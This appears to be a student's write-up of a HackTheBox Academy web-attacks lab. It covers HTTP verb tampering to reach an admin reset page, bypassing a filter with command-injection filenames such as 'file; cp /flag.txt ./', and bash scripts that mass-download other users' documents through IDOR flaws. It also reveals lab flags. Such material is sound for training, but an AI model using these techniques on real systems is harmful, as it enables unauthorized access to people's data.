Web Attacks:

HTTP Verb Tampering

Exploit

To try and exploit the page, we need to identify the HTTP request method used by the web application. We can intercept the request in Burp Suite and examine it:

As the page uses a GET request, we can send a POST request and see whether the web page allows POST requests (i.e., whether the Authentication covers POST requests). To do so, we can right-click on the intercepted request in Burp and select Change Request Method, and it will automatically change the request into a POST request:

Once we do so, we can click Forward and examine the page in our browser. Unfortunately, we still get prompted to log in and will get a 401 Unauthorized page if we don't provide the credentials:

So, it seems like the web server configurations do cover both GET and POST requests. However, as we have previously learned, we can utilize many other HTTP methods, most notably the HEAD method, which is identical to a GET request but does not return the body in the HTTP response. If this is successful, we may not receive any output, but the reset function should still get executed, which is our main target.

To see whether the server accepts HEAD requests, we can send an OPTIONS request to it and see what HTTP methods are accepted, as follows:

```
MonoSalgado123@htb[/htb]$ curl -i -X OPTIONS http://SERVER_IP:PORT/


HTTP/1.1 200 OK

Date:

Server: Apache/2.4.41 (Ubuntu)

Allow: POST,OPTIONS,HEAD,GET

Content-Length: 0

Content-Type: httpd/unix-directory
```

As we can see, the response shows Allow: POST,OPTIONS,HEAD,GET, which means that the web server indeed accepts HEAD requests, which is the default configuration for many web servers. So, let's try to intercept the reset request again, and this time use a HEAD request to see how the web server handles it:


HEAD_request

Once we change POST to HEAD and forward the request, we will see that we no longer get a login prompt or a 401 Unauthorized page and get an empty output instead, as expected with a HEAD request. If we go back to the File Manager web application, we will see that all files have indeed been deleted, meaning that we successfully triggered the Reset functionality without having admin access or any credentials:

Question: Try to use what you learned in this section to access the 'reset.php' page and delete all files. Once all files are deleted, you should get the flag.


I opened Burp Suite and enter the web page.

However before changing the request method, who by default is GET, I tried other methods to know if I get other messages. For example, with HEAD I got:




```
┌─[us-dedicated-128-dhcp]─[10.10.14.17]─[monosalgado123@htb-8qauatlzn5]─[~]
└──╼ [★]$ curl -i -X HEAD http://83.136.248.62:56780/admin/reset.php
Warning: Setting custom HTTP method to HEAD with -X/--request may not work the
Warning: way you want. Consider using -I/--head instead.
HTTP/1.1 401 Unauthorized
Date: Wed, 19 Feb 2025 00:56:42 GMT
Server: Apache/2.4.41 (Ubuntu)
WWW-Authenticate: Basic realm="Admin Panel"
Content-Type: text/html; charset=iso-8859-1
```

Meaning that it is not valid, but with OPTIONS or PUT I got:




```
┌─[us-dedicated-128-dhcp]─[10.10.14.17]─[monosalgado123@htb-8qauatlzn5]─[~]
└──╼ [★]$ curl -i -X OPTIONS http://83.136.248.62:56780/admin/reset.php
HTTP/1.1 200 OK
Date: Wed, 19 Feb 2025 00:55:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```



```
┌─[us-dedicated-128-dhcp]─[10.10.14.17]─[monosalgado123@htb-8qauatlzn5]─[~]
└──╼ [★]$ curl -i -X PUT http://83.136.248.62:56780/admin/reset.php
HTTP/1.1 200 OK
Date: Wed, 19 Feb 2025 00:57:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

So after changing the request method on burp suit, it got approved and I got the flag:



File Manager

HTB{4lw4y5_c0v3r_4ll_v3rb5}

Available Files:

Bypassing Security Filters

The other and more common type of HTTP Verb Tampering vulnerability is caused by Insecure Coding errors made during the development of the web application, which lead to web application not covering all HTTP methods in certain functionalities. This is commonly found in security filters that detect malicious requests. For example, if a security filter was being used to detect injection vulnerabilities and only checked for injections in POST parameters (e.g. $_POST['parameter']), it may be possible to bypass it by simply changing the request method to GET.

Identify In the File Manager web application, if we try to create a new file name with special characters in its name (e.g. test;), we get the following message:

This message shows that the web application uses certain filters on the back-end to identify injection attempts and then blocks any malicious requests. No matter what we try, the web application properly blocks our requests and is secured against injection attempts. However, we may try an HTTP Verb Tampering attack to see if we can bypass the security filter altogether.

Exploit To try and exploit this vulnerability, let's intercept the request in Burp Suite (Burp) and then use Change Request Method to change it to another method:

This time, we did not get the Malicious Request Denied! message, and our file was successfully created:

To confirm whether we bypassed the security filter, we need to attempt exploiting the vulnerability the filter is protecting: a Command Injection vulnerability, in this case. So, we can inject a command that creates two files and then check whether both files were created. To do so, we will use the following file name in our attack (file1; touch file2;):


Then, we can once again change the request method to a GET request:

Once we send our request, we see that this time both file1 and file2 were created:

This shows that we successfully bypassed the filter through an HTTP Verb Tampering vulnerability and achieved command injection. Without the HTTP Verb Tampering vulnerability, the web application may have been secure against Command Injection attacks, and this vulnerability allowed us to bypass the filters in place altogether.

Question: To get the flag, try to bypass the command injection filter through HTTP Verb Tampering, while using the following filename: file; cp /flag.txt ./

Very similar to the previous question, I enter the web page, send a request with this: file; cp /flag.txt ./ inside the text field and change the request method to POST. It was valid and flag.txt was created and inside of it was the flag.


83.136.248.62:55898/flag.txt - Chromium
83.136.248.62:55898/fla
Not secure
83.136.248.62:55898/flag.txt

```
HTB{b3_v3rb_c0n51573n7}
```

Insecure Direct Object References (IDOR):

Insecure Direct Object References (IDOR) vulnerabilities are among the most common web vulnerabilities and can significantly impact the vulnerable web application. IDOR vulnerabilities occur when a web application exposes a direct reference to an object, like a file or a database resource, which the end-user can directly control to obtain access to other similar objects. If any user can access any resource due to the lack of a solid access control system, the system is considered to be vulnerable.

Building a solid access control system is very challenging, which is why IDOR vulnerabilities are pervasive. In addition, automating the process of identifying weaknesses in access control systems is also quite difficult, which may lead to these vulnerabilities going unidentified until they reach production.

For example, if users request access to a file they recently uploaded, they may get a link to it such as (download.php?file_id=123). So, as the link directly references the file with (file_id=123), what would happen if we tried to access another file (which may not belong to us) with (download.php?file_id=124)? If the web application does not have a proper access control system on the back-end, we may be able to access any file by sending a request with its file_id. In many cases, we may find that the id is easily guessable, making it possible to retrieve many files or resources that we should not have access to based on our permissions.

Identifying IDORs URL Parameters & APIs The very first step of exploiting IDOR vulnerabilities is identifying Direct Object References. Whenever we receive a specific file or resource, we should study the HTTP requests to look for URL parameters or APIs with an object reference (e.g. ?uid=1 or ?filename=file_1.pdf). These are mostly found in URL parameters or APIs but may also be found in other HTTP headers, like cookies.

In the most basic cases, we can try incrementing the values of the object references to retrieve other data, like (?uid=2) or (?filename=file_2.pdf). We can also use a fuzzing application to try thousands of variations and see if they return any data. Any successful hits to files that are not our own would indicate an IDOR vulnerability.

AJAX Calls We may also be able to identify unused parameters or APIs in the front-end code in the form of JavaScript AJAX calls. Some web applications developed in JavaScript frameworks may insecurely place all function calls on the front-end and use the appropriate ones based on the user role.

For example, if we did not have an admin account, only the user-level functions would be used, while the admin functions would be disabled. However, we may still be able to find the admin functions if we look into the front-end JavaScript code and may be able to identify AJAX calls to specific end-points or APIs that contain direct object references. If we identify direct object references in the JavaScript code, we can test them for IDOR vulnerabilities.

This is not unique to admin functions, of course, but can also be any functions or calls that may not be found through monitoring HTTP requests. The following example shows a basic example of an AJAX call:

Code: javascript function changeUserPassword() { $.ajax({ url:"change_password.php", type: "post", dataType: "json", data: {uid: user.uid, password: user.password, is_admin: is_admin}, success:function(result){ // } }); } The above function may never be called when we use the web application as a non-admin user. However, if we locate it in the front-end code, we may test it in different ways to see whether we can call it to perform changes, which would indicate that it is vulnerable to IDOR. We can do the same with back-end code if we have access to it (e.g., open-source web applications).

Understand Hashing/Encoding Some web applications may not use simple sequential numbers as object references but may encode the reference or hash it instead. If we find such parameters using encoded or hashed values, we may still be able to exploit them if there is no access control system on the back-end.

Suppose the reference was encoded with a common encoder (e.g. base64). In that case, we could decode it and view the plaintext of the object reference, change its value, and then encode it again to access other data. For example, if we see a reference like (?filename=ZmlsZV8xMjMucGRm), we can immediately guess that the file name is base64 encoded (from its character set), which we can decode to get the original object reference of (file_123.pdf). Then, we can try encoding a different object reference (e.g. file_124.pdf) and try accessing it with the encoded object reference (?filename=ZmlsZV8xMjQucGRm), which may reveal an IDOR vulnerability if we were able to retrieve any data.

On the other hand, the object reference may be hashed, like (download.php?filename=c81e728d9d4c2f636f067f89cc14862c). At a first glance, we may think that this is a secure object reference, as it is not using any clear text or easy encoding. However, if we look at the source code, we may see what is being hashed before the API call is made:

Code: javascript $.ajax({ url:"download.php", type: "post", dataType: "json", data: {filename: CryptoJS.MD5('file_1.pdf').toString()}, success:function(result){ // } }); In this case, we can see that code uses the filename and hashing it with CryptoJS.MD5, making it easy for us to calculate the filename for other potential files. Otherwise, we may manually try to identify the hashing algorithm being used (e.g., with hash identifier tools) and then hash the filename to see if it matches the used hash. Once we can calculate hashes for other files, we may try downloading them, which may reveal an IDOR vulnerability if we can download any files that do not belong to us.

Compare User Roles If we want to perform more advanced IDOR attacks, we may need to register multiple users and compare their HTTP requests and object references. This may allow us to understand how the URL parameters and unique identifiers are being calculated and then calculate them for other users to gather their data.

For example, if we had access to two different users, one of which can view their salary after making the following API call:

Code: json { "attributes" : { "type" : "salary", "url" : "/services/data/salaries/users/1" }, "Id" : "1", "Name" : "User1"

} The second user may not have all of these API parameters to replicate the call and should not be able to make the same call as User1. However, with these details at hand, we can try repeating the same API call while logged in as User2 to see if the web application returns anything. Such cases may work if the web application only requires a valid logged-in session to make the API call but has no access control on the back-end to compare the caller's session with the data being called.

If this is the case, and we can calculate the API parameters for other users, this would be an IDOR vulnerability. Even if we could not calculate the API parameters for other users, we would still have identified a vulnerability in the back-end access control system and may start looking for other object references to exploit.

Mass Enumeration

We can try manually accessing other employee documents with uid=3, uid=4, and so on. However, manually accessing files is not efficient in a real work environment with hundreds or thousands of employees. So, we can either use a tool like Burp Intruder or ZAP Fuzzer to retrieve all files or write a small bash script to download all files, which is what we will do.

We can click on [CTRL+SHIFT+C] in Firefox to enable the element inspector, and then click on any of the links to view their HTML source code, and we will get the following:

Code: html

```html
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf'
target='_blank'>Invoice</a></li>

<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf'
target='_blank'>Report</a></li>
```

We can pick any unique word to be able to grep the link of the file. In our case, we see that each link starts with <li class='pure-tree_link'>, so we may curl the page and grep for this line, as follows:

```
MonoSalgado123@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=1" |
grep "<li class='pure-tree_link'>"

<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf'
target='_blank'>Invoice</a></li>
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf'
target='_blank'>Report</a></li>
```

As we can see, we were able to capture the document links successfully. We may now use specific bash commands to trim the extra parts and only get the document links in the output. However, it is a better practice to use a Regex pattern that matches strings between /document and .pdf, which we can use with grep to only get the document links, as follows:

```
MonoSalgado123@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" |
grep -oP "/documents.*?.pdf"
```

/documents/Invoice_3_06_2020.pdf /documents/Report_3_01_2020.pdf

Now, we can use a simple for loop to loop over the uid parameter and return the document of all employees, and then use wget to download each document link:


Code: bash

```bash
#!/bin/bash


url="http://SERVER_IP:PORT"


for i in {1..10}; do
    for link in $(curl -s "$url/documents.php?uid=$i" | grep -oP "\/documents.*?.pdf"); do
        wget -q $url/$link
    done
done
```

When we run the script, it will download all documents from all employees with uids between 1-10, thus successfully exploiting the IDOR vulnerability to mass enumerate the documents of all employees. This script is one example of how we can achieve the same objective. Try using a tool like Burp Intruder or ZAP Fuzzer, or write another Bash or PowerShell script to download all documents.

Question: Repeat what you learned in this section to get a list of documents of the first 20 user uid's in /documents.php, one of which should have a '.txt' file with the flag.

I knew that the uid that had the flag was the 15, so using burpsuite I intercepted the packet, and it was a post request, I changed the value of uid=15 and got to the user and the flag.


94.237.59.180:53417/documents/flag_11dfa168ac8eb2958e38425728623c98.txt - Chro
Employee Documents
94.237.59.180:53417/doc
Not secure
94.237.59.180:53417/documents/flag...

```
HTB{4ll_f1l35_4r3_m1n3}
```

Function Disclosure

As most modern web applications are developed using JavaScript frameworks, like Angular, React, or Vue.js, many web developers may make the mistake of performing sensitive functions on the front-end, which would expose them to attackers. For example, if the above hash was being calculated on the front-end, we can study the function and then replicate what it's doing to calculate the same hash. Luckily for us, this is precisely the case in this web application.

If we take a look at the link in the source code, we see that it is calling a JavaScript function with javascript:downloadContract('1'). Looking at the downloadContract() function in the source code, we see the following:

Code: javascript

```javascript
function downloadContract(uid) {
  $.redirect("/download.php", {
     contract: CryptoJS.MD5(btoa(uid)).toString(),
  }, "POST", "_self");
}
```

This function appears to be sending a POST request with the contract parameter, which is what we saw above. The value it is sending is an md5 hash using the CryptoJS library, which also matches the request we saw earlier. So, the only thing left to see is what value is being hashed.

In this case, the value being hashed is btoa(uid), which is the base64 encoded string of the uid variable, which is an input argument for the function. Going back to the earlier link where the function was called, we see it calling downloadContract('1'). So, the final value being used in the POST request is the base64 encoded string of 1, which was then md5 hashed.

We can test this by base64 encoding our uid=1, and then hashing it with md5, as follows:

```
MonoSalgado123@htb[/htb]$ echo -n 1 | base64 -w 0 | md5sum

cdd96d3cc73d1dbdaffa03cc6cd7339b -
```

Tip: We are using the -n flag with echo, and the -w 0 flag with base64, to avoid adding newlines, in order to be able to calculate the md5 hash of the same value, without hashing newlines, as that would change the final md5 hash.

As we can see, this hash matches the hash in our request, meaning that we have successfully reversed the hashing technique used on the object references, turning them into IDOR's. With that, we can begin enumerating other employees' contracts using the same hashing method we used above. Before continuing, try to write a script similar to what we used in the previous section to enumerate all contracts.

Mass Enumeration

Once again, let us write a simple bash script to retrieve all employee contracts. More often than not, this is the easiest and most efficient method of enumerating data and files through IDOR vulnerabilities. In more advanced cases, we may utilize tools like Burp Intruder or ZAP Fuzzer, but a simple bash script should be the best course for our exercise.

We can start by calculating the hash for each of the first ten employees using the same previous command while using tr -d to remove the trailing - characters, as follows:

```
MonoSalgado123@htb[/htb]$ for i in {1..10}; do echo -n $i | base64 -w 0 | md5sum | tr -d ' -'; done


cdd96d3cc73d1dbdaffa03cc6cd7339b

0b7e7dee87b1c3b98e72131173dfbbbf

0b24df25fe628797b3a50ae0724d2730

f7947d50da7a043693a592b4db43b0a1

8b9af1f7f76daf0f02bd9c48c4a2e3d0

006d1236aee3f92b8322299796ba1989

b523ff8d1ced96cef9c86492e790c2fb

d477819d240e7d3dd9499ed8d23e7158

3e57e65a34ffcb2e93cb545d024f5bde

5d4aace023dc088767b4e08c79415dcd
```

Next, we can make a POST request on download.php with each of the above hashes as the contract value, which should give us our final script:

Code: bash

```
#!/bin/bash


for i in {1..10}; do

  for hash in $(echo -n $i | base64 -w 0 | md5sum | tr -d ' -'); do
```

```
        curl -sOJ -X POST -d "contract=$hash" http://SERVER_IP:PORT/download.php
    done
done
```


With that, we can run the script, and it should download all contracts for employees 1-10:

```
MonoSalgado123@htb[/htb]$ bash ./exploit.sh

$ ls -1


contract_006d1236aee3f92b8322299796ba1989.pdf

contract_0b24df25fe628797b3a50ae0724d2730.pdf

contract_0b7e7dee87b1c3b98e72131173dfbbbf.pdf

contract_3e57e65a34ffcb2e93cb545d024f5bde.pdf

contract_5d4aace023dc088767b4e08c79415dcd.pdf

contract_8b9af1f7f76daf0f02bd9c48c4a2e3d0.pdf

contract_b523ff8d1ced96cef9c86492e790c2fb.pdf

contract_cdd96d3cc73d1dbdaffa03cc6cd7339b.pdf

contract_d477819d240e7d3dd9499ed8d23e7158.pdf

contract_f7947d50da7a043693a592b4db43b0a1.pdf
```

As we can see, because we could reverse the hashing technique used on the object references, we can now successfully exploit the IDOR vulnerability to retrieve all other users' contracts.

Question: Try to download the contracts of the first 20 employee, one of which should contain the flag, which you can read with 'cat'. You can either calculate the 'contract' parameter value, or calculate the '.pdf' file name directly.


I got this script:



```
 GNU nano 7.2                              script.sh
#!/bin/bash
url="http://94.237.58.225:46706"
flag_pattern="HTB{[a-zA-Z0-9_]+}"
for i in {1..20}; do
# Base64 encode the uid and URL encode it
encoded_uid=$(echo -n $i | base64 | tr -d '\n' | php -r 'echo urlencode(fgets(STDIN));')
# Use curl to make a GET request and download the PDF
filename="contract_${i}.pdf"
curl -s -X GET "$url/download.php?contract=$encoded_uid" -o "$filename"
# Use grep to search for the flag pattern in the downloaded file
flag=$(grep -oE "$flag_pattern" "$filename")

# Check if a flag was found
if [ ! -z "$flag" ]; then
echo "Flag found: $flag"
echo "Flag found in $filename"
break
else
echo "No flag found in $filename"
fi
# Remove the PDF file if you don't want to keep it
rm "$filename"
done
echo "Script execution completed."
```

```
#!/bin/bash
url="http://94.237.49.182:48097"
flag_pattern="HTB{[a-zA-Z0-9_]+}"
for i in {1..20}; do
# Base64 encode the uid and URL encode it
encoded_uid=$(echo -n $i | base64 | tr -d '\n' | php -r 'echo
urlencode(fgets(STDIN));')
# Use curl to make a GET request and download the PDF
filename="contract_${i}.pdf"
curl -s -X GET "$url/download.php?contract=$encoded_uid" -o "$filename"
# Use grep to search for the flag pattern in the downloaded file
flag=$(grep -oE "$flag_pattern" "$filename")

# Check if a flag was found
if [ ! -z "$flag" ]; then
echo "Flag found: $flag"
echo "Flag found in $filename"
break
else
echo "No flag found in $filename"
fi
# Remove the PDF file if you don't want to keep it
rm "$filename"
done
echo "Script execution completed."
```

You just change the ip address and it works.



```
└──╼ [★]$ chmod +x script.sh
┌─[us-dedicated-128-dhcp]─[10.10.14.17]─[monosalgado123@htb-8qauatlzn5]─[~]
└──╼ [★]$ ./script.sh
No flag found in contract_1.pdf
No flag found in contract_2.pdf
No flag found in contract_3.pdf
No flag found in contract_4.pdf
No flag found in contract_5.pdf
No flag found in contract_6.pdf
No flag found in contract_7.pdf
No flag found in contract_8.pdf
No flag found in contract_9.pdf
No flag found in contract_10.pdf
No flag found in contract_11.pdf
No flag found in contract_12.pdf
No flag found in contract_13.pdf
